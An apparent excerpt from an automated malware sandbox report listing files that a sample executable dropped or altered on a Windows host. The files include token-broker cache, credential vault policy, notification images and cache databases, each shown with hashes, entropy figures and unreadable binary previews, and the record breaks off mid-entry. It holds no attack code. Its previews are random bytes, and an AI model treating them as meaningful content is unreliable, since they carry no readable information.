Size (bytes):	1318

Entropy (8bit):	7.849811058836851
Encrypted:	false
SSDEEP:	24:YRUWpVqPDsEeKuTXDCvJG6JAoMpLa2wEhK4+K8rogEVm99oo6xEp2m7jumsbD:YvpV2sEeKu7apyar4+xNnooGxW6mmD
MD5:	2D348825778EF3A586EC830459BE17A0
SHA1:	9B5F4F8BC1DF8959B2D6DF103C8034C8EDE5EDEF
SHA-256:	C63FA79481B49E821E55F36F05D5A6E873D0E1862BA9B67497BBF07307E9D28E
SHA-512:	746FF5DE18DF4615E68DA72A2BFE0892A1CF1EB409FEDC54775DC14A23330C55141891153CE3D14717B21EA5E049F01ED4EC0AC584F3408D50FAF2CE4DCA60C4
Malicious:	false
Preview:	{"Rec..G...F..A.."..... >.y."......Kl.a.....U5.....s..?...A.r0m.b..84%.....;q.?..b.....X.....}.....'.}...U.^.].%m.U..a.l'..j"b.....b.B.vY..I...'.H.[Qba.y.F.=..].s.U.f(.G.a..B..i~.a..j.y.H....I%.W.....0J.e4.}&....XZ..x$7..X..9.H)..e.+..(URr^[.....u...g.C,.)....-.*p.....W...4..=fY..4.*k...B..:..g..`{g:)..`q.".u..Y....a.....?.;.....G..dmL...f.u#c.38...o.Cj.....3..@..... <.Zr3..m..#.GK]...d..z.u...^b.s.JE..Z.....&*.~6.t..s...v\&...`=~.S..ww.&.FR.k'B...?...n.J..T"s.. xS...U..u.Q.....u..H..R....xQ.....n..V....(...ra.5..<_PE..B".....!2l....m...&../S.. ....F@..pQ. .i"CW9.....n...4..W..[%.....3..X.....I.#9i.....K}.....V.HE?w.....9..[..&..;..#..?...<.>..6..b.y.$..l.....] .yQ....l!.....,O..)...s....XB,,..}.....S.i...n.....kHA [p.\...Y..9....L4H.. .....oaV..ztv..)?l....$u..\e.F.<G!.f.Y..o.H2|K...6}.u.Z*.4.!..D..Z#g.R....L...~.....R.w[.\..Q...v,.a.....^.(DQ.B...".}.XCJ.=3....d.!x....k.1.R.PL.$6.....r[.3#J.ut7.=...u.

C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3018
Entropy (8bit):	7.94423419479395
Encrypted:	false
SSDEEP:	48:EtlJlnTBjrh6VBtbylEEO7UvPgWIZegVR8dlb4iDck1zRBFM0W8q1JDoyjfnVejy:EtNnTBjrhyBtylEEO7OPj6BR8Db99FM9
MD5:	ABBC84DBF940316C2B32A47E870CFD10
SHA1:	74951FD3AC920A68F1C4531A6E674ADAAD25B02A
SHA-256:	097622AED8201A09E8330912263B80ADB49FCCEA30CDCD13CE9AFEEDF36B9E3C
SHA-512:	5F535062C804B47398B82B785F077387C5001EB578348666C45B8CC90EFD193D026391CBF794EA0B916890B9B206A5D58923CF7D02982C8E6F4AC2742A68BC7B
Malicious:	false
Preview:	{.".Ta...D....U.]..ED...l.x...#.....S.vyX.. w|(....DF..O... ..m.xd...!.3.Q..o4.[.~.L.D..@..rk...{p ...:e.d.....zr.Y..U....|x..b.....-.$Tf.._.2..!.$?.9!..R.....+[..Y..a.E..Z..%C.K.....!. .ZPN.B_.sd.>..).....R]....<....`.(GM.....EO..J...zSWdz....X..>nW.n...=.....%N..fV.....T.r.....i.N...z.`.,.....B.../?. O.. &...&.U1.~..m.v...l.....If..V^..$.BZ.*g.../.\@..L.k}@y 9..A.a.~..%....fF~.\}..^Mn/.l.....@....z..V..|t... ....7>..G.M..o....4,..P.>..,wC.W.....,.B..._.N.d. .8....$3.....fq..f.....-...j\..:U..W...>2.Q.....*q.x...jB.cv....\|.]...L....7$a...m.9...2. ..>`...ce._..cvt.v-..._(...\.....@.....f,dmU&.nnP.a.`...../..k$(*..(Q..w.....S3_k..../..w..}.DA.T..sR<..*..r....H...~..AP..(.+..*.....9[.9...j.F..{"I..'..4jR.#pj.#x.(.z...'s..x.av?.0P6X8 ..9...g$[,~\.L..#..Nn....Z...Rp...!.....y bG1."....>^.....;P....F.....J...w.f.?..90.....b.....@!.o3VgG.k....i..uf<.)n5.w*.w..p.....%.&g./..9cu.~>Y.\3.Dc...t"..$6x(.;.%.+I

C:\Users\user\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	770
Entropy (8bit):	7.7180703041675685
Encrypted:	false
SSDEEP:	12:eSkKqVIku6nvxp6Te2vxQJBdyTK2xjfyE1t55zuMLW6G1jTKfkscii9a:5kKqCk3v36iY/rjfDbQBjTNsbD
MD5:	95D4BD68606F5E8111D5987A1A561E41
SHA1:	1BD824DD35488E9376EABA16BBFE6E8423AFF1D6
SHA-256:	0D98C1852F8FC0BC5D5A9843B14737F9A08F25911CAFF6D74AE3790F0A4400F5
SHA-512:	A27CDD55EDFF360F0D4587008C34EF15698433EE81DA9A386779CF88769F7F1F49FF0C29344456E9C6807AEEF9F4A224E140CF5BD9113D2E157ECC7763159505
Malicious:	false
Preview:	....B.....W.....$e.S.jf.....nm...du..f.7./=VY.Y.y..Y.....,I..o..dxq.XeQA{.....I.(.. .X/zw.C.v.8...b.m.0.p+i...B..<..Y.M.j..._..xt.6:..X..M.....ak.".(...Z.<fvw.q.K..n.....^.S.3/..Y$-.u.1.v.N.i){.J.f..?.....mRD..."...OK...a...mz.....!I...$.....L_X,y..{$.-....5..`K.6..I7.....$W...>.!.....y...r{Y.]Li.\v.}...$.A..ul%....y....K..O$..RI..\=v_.L2.>...z.2....l,.q+.&.>..+aY.N..X? yn.m1.?...z..5o].u.4.....V._.....N.....<Kj..iW...%.;Z..0.1$.^..h.....Gt6....j4.f...o.K...C.....V..}.A.IO...}G.../5..$X7z.1y|.;..+..`.!v..u.2..:...Z.} .=/n#*.....1...n..e.!.&.~.R..:...# ....0W..4.:h7..DDuK....{..D...0.-.HZ?^..U...J....DTq..U].qIE..zs....4..&J0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\1033\StructuredQuerySchema.bin

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	419699
Entropy (8bit):	6.335242049429883
Encrypted:	false
SSDEEP:	6144:PbUA8y2QsiD9lH0Q0IL6woi+z4b8ahQdcFFcWAF3niI+oA0b:Pbf8y2ez0zIL+i+wOcFFcW43iobb
MD5:	07C93392ED8A8AAB7409185B518B7A9C

SHA1:	2A420C697353BD75271B60FA6D8B07C6FCF12536
SHA-256:	228A1B7BD10ABAD1F61CAF84B0E8118C337C129BD2406023DDD3F0969F5A7E4F
SHA-512:	6F8832EA2B87D87FC3A57883AE516F60C4A3FE62BA60B9FDEE142CBCF117ACF24F5E2B5247A1DD9BDA6CF645406E0F7900E437AF8061D55B2C3266382C69C8B1
Malicious:	false
Preview:	...P...L.....#@,s).a..$n%.s.P...tVi2....,8.!uK.u_R......w...c.'..]MA.1..78.Yk..f.gt.G. ...A..K.S.W&.=.q.$R..6.c3..-o(\....(:#..C}Lo:..MP..[..F..M ..).v&"6R...k.h.>g.GY.7..a..5S?:.. ...C.&.0cj.Rc.....S..P..'.k....3$..X.]....p.P8.....9.w.U.e..C......X.-~..a$(T.z7.aj."+*q.$.Z.,.V.MXwH..(...f[N.:....l4....>&6.A...ui.d.~^.............3Q.p...h%N.6).....).$..3../&.].)..5...' 7e0...>..;)3.8+Xp..K-...._u.......... ....}6.....B....}.Bh...PbO. ..P..8.+.0..3.P.....Cn..n.qO...g...a&.{l....;.R....qRj.jy.}=....@.bZ..S.......`R6:x?....pWR.z.....Yd./..w<{$.).A.G..6.Yl.?.5 #......or.GU\..8..qZ.....[+...O>....dB...X.....C.....6.....&y.N.q..*y*.5.X.&...!L4.5q.D.....g....L%...`V..f..#W/..8..To..../.4.g..]..:.?..).T..87.@^X.aeu..rJ....B.........+.G.@.|9 .neZ....!(b....g62;..d.n.Y.|..i$.!.).....G9o.W...*.f%e.=.....%.T .|b`....L.....0.;h..7~....U.....@L.."r..Ht..y..i]...?.|..J.'.>.........o...y4.!=e..AVoJ.!.\..`.l.R..*..'l).|..6@...-3P..t..{.E..x..WF8

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_10_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.973154231044988
Encrypted:	false
SSDEEP:	192:mzcjXD/kUwGJ9u/zsjfiRCILBKK/po+s9bj:mzcjTkUwG+7Wf3C/yVN
MD5:	8E19EAE93DDAD595DAF13085D6FB0D60
SHA1:	192C4BF8E0E82A3924768910E35334FBAE68C457
SHA-256:	A4FA178AE2EDC8FED01711446DF9CA46C4E1E2B28A94B1D3019322E6F8DCF382
SHA-512:	6F6498E2FCB01DCA91B3476FC605DCC1A4651F0F9A2DFB1DEE2E8B10119C78D7ABF7DFC62FD1AFC8FD5A337C6D8293C4E93377B4EBB82FDEE0EB9CEB42E8149E
Malicious:	false
Preview:	.PNG.....LW.G.lBjBQ...N.&E._.W...i.8.3k...V?O'.m.r'.p.....'..q..M.qg.,d.....!.Z.[..B..(.E....,....Z..x.NbM?.@.r.@I.p..sm.....-9e.2..r..n.....>.V.Ux.\D...CBK..[.;..%....Z...h....&. .R.R..e."a.2e.PSY..}.5C.....i.x.=.Z..h.*....-}j".%.7.d[.<1...3.k.$..BJ..=<1.....x`:Y..;d..z.I#Z)d..H....M.!.....qxr.ga.9....+.....MJ.~.B.....0/.L.*#.CP.."...Qb\..%.....1.h....5 ^...f1....Q.U(K/.f...{ X...N4.....@.....B..I...{.:..^.%..EU.fjR.-..Ld!..+.....kTc.%.....o..I).>.....Y.f@.....a.....5..4.*X-.@....6"Zi.....*J....K<.q.....]w..Z.z...V%nm..:..O.[. `@HM.oM..N...F....B7...+(.z_.u.8!x.y.....0J...^.w$.....A.\..$R..U...U....m....@Ar.fm..7f..2MLX..... .X...v.....~.....`..4..;.fo..J y.1!g.....g..:.q...>.....j.Y.....]....Rz7sf`...*..~..$..[.;. #.oV.(.5..A.YQ.Q...W..=.8..U...-5.0...s..l.....B..%s.."......o..P_...8j..^.>.1..g.....@.0.../....|.I.....G.I~..rc.1.T89G....N..A.@...X.or.W....V-..j|Kq...}.6:..q.....>.5.4.5R..L".cy

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_12_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.975939004945681
Encrypted:	false
SSDEEP:	192:losaTbojnbnuQFoiSI9MERY4nO/EthxFdd:l8WTsiSE7OMbL
MD5:	ACCA0F3B1B8F568F2943CCFB9092BF1B
SHA1:	09BDBEB3F80E7C565C47A4712E6151A435A7A829
SHA-256:	3F5769C3634820FDBE846D6DD4524196FB3DFA87AA67DF07A49675F398613E5B
SHA-512:	5A390102902225CD669AFD14EBBD9907F909A578E1488D62D43554B837104571C32F3766B8667D32FC3C7A3CBF88E03BA53ACE29CA8B192C2D9F935F257DEB0
Malicious:	false
Preview:	.PNG....~...|3.J...:#.N....;.1k.+.r...~-+U...<..). v.....:.|....^...vk.....A.....Q.....~n\.5}}O/..%.'.c.XV~..f.....k...C.....F..e..f.....|..6..Q...&b.m(w.bB....7.....@.w.5.M.....v...r5q`v...#. @...zX.'...=../.....P3...W..7..7..._%E....|.F!gt%.....fNU.Z....b).....ep#..}.+|...,.mCx..%...I..V.?.[/|.,,.$.).....`_^..e...%...f>T...g#..6.....&'...x|..E.Y.y...I.m...]..NE..._..x..3:.::.....hs...-...U'.3..n.7...d...VW.w..tuIX.8.....`.y[.k4.Q....:...(_.$..RE..._.....VG9,..-v....m..~.....m7....1.r..m.....6.f.....7I..P.y..r@b.&..x....H..f.$..n..q.....yo.w:uG.....4G...M...F.!...,.u 3N.E\O..^.VK. ...'..4.1...^.....R.Wk..=@,..H.w >@....S.~..Z.....z.Z.E+..ngfG.:..za=.....V].....2..I.....i..)k.C'..5.3...iU....|'..Jb..(w..\.wC...n..;=...t.....-V.<j.`.@E....bU.....:.. ....Ef.(.....%.Ca...vF..5F.M.s).pq.....U.k..W..;.;<._K.n.[f..e..@.$PH...iK-X,Qo...S= MD.....n..v=.F..a]0.:.t8en.Op.-.|_]....X.....xj..a.pZ.wO..B.

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_17_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.974134739306153
Encrypted:	false
SSDEEP:	192:g7QILU1Ye+t/KTgd2aE7HoDD1Bjmb6Xivcp8:6girjcG2b6SvE8
MD5:	680555A52309422B66189522585CC044
SHA1:	ED2171315215C985EE236F96DAAF1D0117001D94
SHA-256:	5BC346FF9FB4E12C19400ED5E9E5A8733A808894F33F361EA0DD35A4F59FAC68
SHA-512:	C2E7DD9BB61F6F802AACCC13461958FFCC6279ACB4188A555F60DB2EBE3D4C9B82236B10F538DA046B075BE7B0643120DDB2F72EAA8D7F8A3C16C2B54D8B4C36

Malicious:	false
Preview:	.PNG.w.L...%....Y,5...w..?N....w.=....z.#Y.s'....}Z0 N..8...,...OU....] 5b.3n.+5l~0.*.(.c#Y...s...-...'. .b.k[i...y..vp.#....v.@]...+h.$C.y\|....8`..B%.{....@.e.F.....&.b.....m1.te.-.....4 ...1.u(cV\yi..)b.....>....]%.t.."J...#Gm`...0..A."N.3..d....j%....ll.).'...M.....<.....1....c.b?...6.o.(.....y..{..dD;9K..../d...hkhT.....4.4^.w),..d@...0lrPT.Q.....a.._@....!U...J.....%`'". 9... ."..+...r.r8.....".1...<8.....Ukc....j..p.Z..~J.-..'..Z.X.~b).=..>..rk....1.....a^U....~\].>4....X...8T...\|*v&.....y_x..&1.....Fl;u..3^..8.....(..0...?8.1. .....Y...).+E.}.i'..j...8....d/1". cC..\|..HZ..].g...=b...ez..='.5 "1..w..B.+.1/)6H...,e..F.L...Ykw[\S.$..Fw.!.@V.N.b(.....+.n...j,eW....^.....W.*7.U..Z$.5P..R.)NY.....Dx.s.....0C..3{k.^!.z.S3.y.....k.G.0 .KU.0...%...z\|.#....n&.d....j5..9.!...e*;a.....<P..v.%C..../... .....5.a..=K(.);.M..$.l$..N,5.K.Z.U.|...5..hq.l...1`..sp'.F.qSm.KCr..Wi..Z..`f.[1..W..... ?...^.'PA

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_22_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.975906415530453
Encrypted:	false
SSDEEP:	192:b6wEjm3Fo6NzdFjqnfXvQ6sbl4FZrnsCPN1hZ:bn3Gumf/mHQCPNfZ
MD5:	BA95CDEC4FF3E12E0FE72894848A9C24
SHA1:	B277EB6D20D9478F25F3FB9D4EBDD89DB0645043
SHA-256:	8CB6A66CB25032D3B4B34A7095D944DC679142F5C1876A3E330565F2B628E055
SHA-512:	938401CA1D01255CDED4E736E016562EB4FA4677089018282E72EB4BC52A4DC8930CE2CCC6B5CC5ADECB9C038D6162723775677EDE80150EECFE353A747791F
Malicious:	false
Preview:	.PNG..U..._.!..|.i*..r.f...Q....B.*T.Z.r7.M...!.1.l-..p..ZJ..E..g..St.hWQy..S../5&..<...q.J....K...!)..m.5.Rt.,/*OS.B..h-.m{.~....`..ak.5.t5....F4,i..k..R.H[.....\.\X?..?W.O.....?"....&~ .H.....S..d..T..r;...1...w/A..X.?.....k.Gb.R...w.#....Uvp.:u....`. ...H@*..JZ.K.<....F...j..aI<.h...@4.z.%0...Z.:.`....N.~....i.ID..C.)P..Tt>..c.....\.o.M].....p..U._.@..b.....e...7..y0.....|..+....-.....2...N,..U.....6l@G.~Q..z...d>dO.1...)d..^.z.d..+.....r:.' ...5.O[.. .....lB[.....I.<....K...^.....J..O.8h...k.....-.v4.I.....Jk7.i.A...V.#.L.....<m...gt.[..2....&=.....`..B.|u;RL ~.FA.(.....\4.T.K.P4.xFD..w...|..bS.._.;.b.X....o..y...8...j..e..h^...o..m.V.;...d=.gS.....w].`..t(Ti..10O.v...'Z].F..@..h.s..+ss.r.Mz ...k....3G.'"...3Z.E...{.A.Y.....[..-v.m~...e.$..2... 3.~...N*R..e..V..s_.....oE.....m?.....K.Fz.[^..Z..W.P....}"?....I....#.....f..._.rq..D[Z.....Gv.qB.6(@t=.#=O...6.$.uY. W.0.$4|xX|.?.3s.1...X@.k.....^S.

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_23_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.974267256139271
Encrypted:	false
SSDEEP:	192:Tl6L52ai6k8vGZOixw9NiUF1sYA3MFjnTA:h6LU/6JeZgNiUF1sYyCjnTA
MD5:	E7621A1F2E9737FC3B650BA97C042DCD
SHA1:	F531110F7212B3A538852B398FA434795208132C
SHA-256:	0AF9591D9EF239E141593799CAF80F767DE1FD7799AEACA94DA1B8C2C157C396
SHA-512:	9F351E2FC8FEEEB59DACB801F0BA18CC7314CBB6DB066B67107B1A29F94E77F59FBC72CE32799D2484E5357E0A2085DE3716749B6634870DF12D869E7F86C2C6
Malicious:	false
Preview:	.PNG..-#...3K.3...)W.q&0`..&..R.....&.jv..7[.YL.6.....],'v..K.0.^.qK.%V...e..m....9..s..*.K.....s}.n.m.....J.G..]Q....U@...5.>.%Y6...W.7...@.y._.@.@..h...8h._)...q2.l..... >j...Q$....s.C.A.....=..W.b..v...T}.>...8.....P.-...a..*..YGS.~.^[.....0.....K...0.:.^.$'.=eYq.2.....X..0.1V^...*A`.....|..A.^pP...Bj\..(...o....b.....hK.x[:o..C..}..c}{....S. ...f..n3.Q$q.+..../{ ...nrw...2....'.kP8.pL..th<CLgG.T.....)..~N?.....f#.{..=....vL..:.....8.;...b@.h.....0...l.!s..W.....FP...^.S..=sX.3...+.Y..Q.8..d`..g.n.H.@....&.....%...7GM..6%.../..s.G.C 2;.v._.....Q\.?H.C$.....:`\.3.K.-d.....Q...\.5.Q_.....-mL...W.....E...d.QQA....:2R.7.cN.M....9._E.....^s|.....buS..Ar..f1.lj.]...?%.fDuQ.JzVG..G. ..Q.O<.y...)W..x3.i1y1 {.`t.ecj7(.....6D.....@. DBd/.2{.9|.k..>...=[..6....\..".Sp.....\(E?a..1.JZ.q"..n..JE...-d..^..m..s..q./._;...}....J<.s2s...Dd.H.....TX.Z....\......./4.;..4.<...~$...P...A.#.i..~..

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_28_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.974505169267973
Encrypted:	false
SSDEEP:	192:SoiF3SyAbOKzOdadmIqqnnndBgaeU7kQK12cXI:PiFiyLXdu5nnndkvQGI
MD5:	64A09784FA1D754F49D4BCD5CA12DAE9
SHA1:	638154438CDF4131609A56D0D59CD3107135B450
SHA-256:	22C7F91BBEBFC5D783ED269CF2190AB797BD5AF9822FC290A57FB0C213D6E708
SHA-512:	8789EB61318EEF5AC26484888CDC606E16F43397C9F73F202E946ECBC692908A27724E7F041D62559FD29118A5D9394AC734BF37DEEF4E798742E43173068E56
Malicious:	false

Preview:	.PNG..Q.'.T.....0\...0...<.....q...vH.j{....].V.ES.+2..+O....\...X....E.m.h.8.L.|FB..G.o...h..\k..2[Z..q..[>p.I.D..]......\.....]...@.$.P.E7.Gg.M.x.=...`..'K.\....c.....^^`H.....W...C..7\|R).H...s..J..~.X.G5eu..K]..-...4lv..y.F...(.H...B..=a.H.?:.`{.t..7v~P.%.#-.M.A..OZ....I..]..1f..0*)....1.]...$..F.. .....d9...X.D.._.....u.....ty. .>m..u..(fgu.....s.....U.'..I.....|...u..? D..n.....h.n...t..aK.i5.$.B/.Jp..B..7.g^. ....8}...G&..!.....6.2..'XG.ifc.6.H.-.....%...\|X.F?..e.?ng..s.....oHLY...(e..E..<[!,..... .D..a~9..u.V....\..n.....17w.jq.\|f.6j.].....r<]...v`..&. ...a....Q..(l....".L...F....oL#.vn..e....`.O...}....P..U9...rN.. . .\|.....i...2+..).Ws..s...&.<H....Z.~....wg..z=4\|Qq....f.y.M..!;...K.....Q...5p..E.....@....P.a.L....I.....gC...j...1....L~ ....1..d.h..C.0.R./.t.[.....F...zW .;$<gm{G....r.....6.9...].....X..B~..Q..uq.K.....Lxb.,I.?^|.k6.X1..&..9.....+.+H....,...I.E....r=2o..K.b..

C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_38_0.png

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.973713311663161
Encrypted:	false
SSDEEP:	192:Hr2F7rV/ur8itgWKzUys6SqK/yzgRUyckk7jo2qG:9r8itjKzUyfzguWgZd
MD5:	65EB09F1DC72A928AB1CD188E920088E
SHA1:	5D47CE91D9A3669DCCAC424B0362FC76AEC0271A
SHA-256:	0AB738AAE824086D2B962AAB0BA612D07E141884351C942A409BD5091994E291
SHA-512:	D05B24A2D4EE3269D9D9648FEA3BC53B6EFA627EF75C9754902A368E091CB329DFBCD83255FE2D0752662A9840415DA048667042A795E145D8965FDE2F9C0C9
Malicious:	false
Preview:	.PNG....N.,>O..Kh..i.u.s.INuK....b.n..3..%~.'..E1T.....`.~.j5...3-..}P.J..d..1Qu.*DR.....F...z...'?T..`.....C.....z.....DM..h..d)f.5.p.RMl....^Af..B....<B'P.8e.Z.c9.....+.%e.T.....~..... ....wLY....I.;.4....PMI.Q..E9.'.].....l.0={.....Y.q.....[.../._G.S.F...G/2.3.JlB...*.uA..Vo.{.M....+....E"k.T.<...A;.<...xG.....'{.GC..b.a.o(t...S.....`.l.....i.@E .SU.<...5..D!<..O.8.e.. ed.g..{.e.....v.$.1.]g.N..%'8....^a.;..NA..j.9../.m.J[.lS..".*...Va..}.Dxr@...1"..n.}.]7..[.....^Y.....?N#4w....m.8.q..4*..<.]z..s.....,xM.....s..(...A.. e.:.*U...@....Gf.@.l..KrUd..<. ..B..F..Xsj$& ..a<)c...diU..7.n.gz.IJ.....*puW..t.5.....GnD..s.U.x...h.....B...v.J..~.J..pz.....D'....g..%^l.c.....i...X.../._$..4.+@L.n.|.H...[.5.....EG.P[{...-.WK.X.v[.o*0'0/. .....W....7.....sv.K.T.I#..J7f'k.;.T.YhF.....P.x.7.....|..w.U.....;.0.~..hOx]..../}..B..K..Y...{..ra.q6.....Yp|.@...d...vL....=....D....F...F.p..)rf..">$.*...<.$..

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	16718
Entropy (8bit):	7.989126701627391
Encrypted:	false
SSDEEP:	384:aJslHnuX41BeAlMmPdZfgz9UKUySgNyBkfDUYyWzYf1BAfFn63bXhf:aJCHnuMBeAO2vYzNUyFfbbSBjbXd
MD5:	46EB8ED3243E69080A28691A6987C5A2
SHA1:	F4827945F8B66092CB5662083C93E918CE9779B3
SHA-256:	686DA0FDDAD56E931F7E63EEE1C16FD6F584A6F7B3CA9D6668691908C28FE5F3
SHA-512:	0B2A43AB536EA938955C393DDB55EEDF73B91F2CD88E199DAF21B1ABF92E5E496DF1F126E91F8DAB3DC7890126BAC032D8B55DD5F676F8CD6249F41A018545 BD
Malicious:	false
Preview:	.... S..(#>....I.):.W..i.....}kA. B:r,.;.,..D..}...4?.........;..o...m.:f.@..U..\.......{...e."....0..t.k...W..n....i.e....#..p.+....t..d.[...S.....6...;.k..Ek.|..S...........WvX.9.y.j..bv.;..:.../1,".=.... ..u r'..exb,[#.%*>.....Y.+[~..."E.5p...'!.Y.BU...f..W/..@p..Xt.&R.%9..l.....>Q...8..Q.M....d.s..*.?..&....6...L.y..m8c}M.8..[.A..e.}..vi!..,r9H.Z..!Yd2&....w.U....".S.b.........h...........:.b o .../.....W.6D.....D.h..%8;..].j.ze.....L..+Y.M..D.....5.....Ng...F.R..HW..Mp..a.Z5.C{[..8bK......4.I...E.uR..>.V;..dl.OC.^d..s.....O..].8..=.:....a".j&.M7.....*A.7...B..Fc....*.u..>.'m.. o#yI.XD.9.9..es.LJ..e"C$.*....l.).v......6.+J.....?KW...K..t.8.nA| ,.ep...m.h....].5).x...d.t.x...MC.E.7FYf.^...(C.<.Td.....c.:.B.BL..D..Q.....P)y`..-...@.Nb.E.1...e.....Z.zs....7<w.u .....8+./+.i..../9.....Nd.:F3...B.....|..l....li.....l.P)E..N.....uu=.<...%....o.....}:.7.s.....j.M.....W.Vw..x..{.]... ..h.....*)..y...d7....=..%..,.C).

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.3.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	16718
Entropy (8bit):	7.988120039810102
Encrypted:	false
SSDEEP:	384:FSy/SKEPy4hh3zP6k0Y9zG3hatam84FMFCkV54RoyeZ3:3/SKENh3zP6kI3ha8Z4F8V54Roh3
MD5:	8EC06C6CEBD7C00B1326253F427BF7DE
SHA1:	08045F8105A0C5D6B20D8146DC11F71C9F7BDAC0
SHA-256:	E4427775FC672396836422C4D774AF521E7DB701DFE8EC1E8B2FF72AD04AF085
SHA-512:	8E74DA0B43534AB5FE64C6105D5C22C6CEBADE4CC46A682B4D8C46809951AC508E698C2AA5E9E1D565D7FCA77A130FE67622CF3565EAB8A3D6F0B7C903486 AD
Malicious:	false
Preview:	....`.(ln....b..2..}....q.-.]..m.....@A..Z.n.J.Oq_..y...G..,...yY#d..4....x.UF..n.n.a.....O..)%m.*...m..EK-.i.....GZ4..M.....H..... X....?'...4I=.+..".....^e.:....RY....qz.HI.rBH.j..`...9...'..: ....B.).....&.B..r...Ci2..........b.--.hC....w.w...C,..%.G.7>q7a?..q..z.4...v...u.....,...A..../.Y:.[`}..S.\g.W..]....h^..%.I...;d....<.+.b?.B..,\.....cE..6"..@..!.....P.....4..F(.....$... ....u..(.NYb.&.-.O^..>L..[.a...H.$.....U..j.db|.Ibn.....8.^....C".(a.w.\ ..I.'...S.!...,.YpT..<.6U....KO...C.|T....^xt..x.D6w.:..;..*\'.R.....v.L..^..Z.V..6.k..#..>.....W.mk..JQt....5.)H.....$..[.. ..>.6_..$..y.R....)].j.....B....V bNYr.... ...z.....bsH..~..~.....D.T..t.u....{2B6...3..E.Kg..!VL3.v.o.....4.Q..l5..p....P.2.M~...!..~..?...:.....s..<0.....5R?:92FU.....`U5..3.b3=8 ...O..p... .....i.j.k..>...o7N...._..A,.....0Yuj~=.....&.vs.Z1ti.T.A)AX"..n....R.....4...5...".QVx....%.G.7E...g/#..$.#..R.V...Y[..oTPN....X....V.c

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3644736C-B905-4D30-88C9-B63C603DA134}.3.ver0x0000000000000001.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	419734
Entropy (8bit):	6.335292867987678
Encrypted:	false
SSDEEP:	6144:snU5qHk8qFoHV94fpyqEnsThi+z4b8ahQdcFFcWAF3niI+oA0E:snktiHV6QqBThi+wOcFFcW43iobE
MD5:	5AB9CBA3E0D352A3C2D32A2E2F56CACF
SHA1:	60FB9CCCD07B7D76D0A1294624048CFC02815E30
SHA-256:	EDB13B9978EA1824F337CC8B963AE20F152F504B2A039409A49BE5437D7E805E
SHA-512:	D569E8B5E49535C32E0D4DC66CF356942C75001F1ED9C17D872BE29C2529DAC9587A90B3377757C661EA19B5C47795EA183EDA4EF10C5DFB038A7AF5525488
Malicious:	false
Preview:	%f.. ..K/..@..?.?..a...}L].?V.+..+g..y...y....E...._x...?....nC.....a.....FR....l5p..ZI..../...9e.J...`j76#`g.M. o.(....qv..N<.>.6.....b.S..N..ci.-...K(.../6....yS.....w)..p.#^-.%7.. F...K..;.}.<vv.g...f. .O.....j...E..[...$....e#...2#...D<.=...'&...J.8...3..]..o..".dx..0F.C.#....Km(`....l3s4n%...!...U4P._....|N.`4q...b..QM...S../LZ.}k... L.a.doC.....`.f*.....M^.P.....i ....U..NT.:..... P.].X:i.4;...0`...#.E...i.@b..+...0..c....]..b..[..q..f...../C.....A.....?S.....MK@.....D.n..[.vc4.c!>...a....G.....^..{3.k]bgx..Te9(...."?...9.'...$%..o... wD..e.....A.,9 .Bt:.X.....&.d....t.jJ.E.ZUbf..v.T3...z.`...;.wDP8@`.;.8..B.c{K.....F...h.....:...Y.=..`.....;.[..-.{y .....w..Xb}..%..._.L.8.8.../i....Z.N...."..Q.+.....p....*..,.{.....>9.?..dO.o.[3.'.v... ..q...F.U...~.....6V.....6e."Ke.+-j`v-.;..j.....V\lqU..O.d.i`X..)WxF;...\q.....%.....}R.c~.....}6..|S...G.`.....I.J.....I.c,.K.^.....t.].

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000013.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
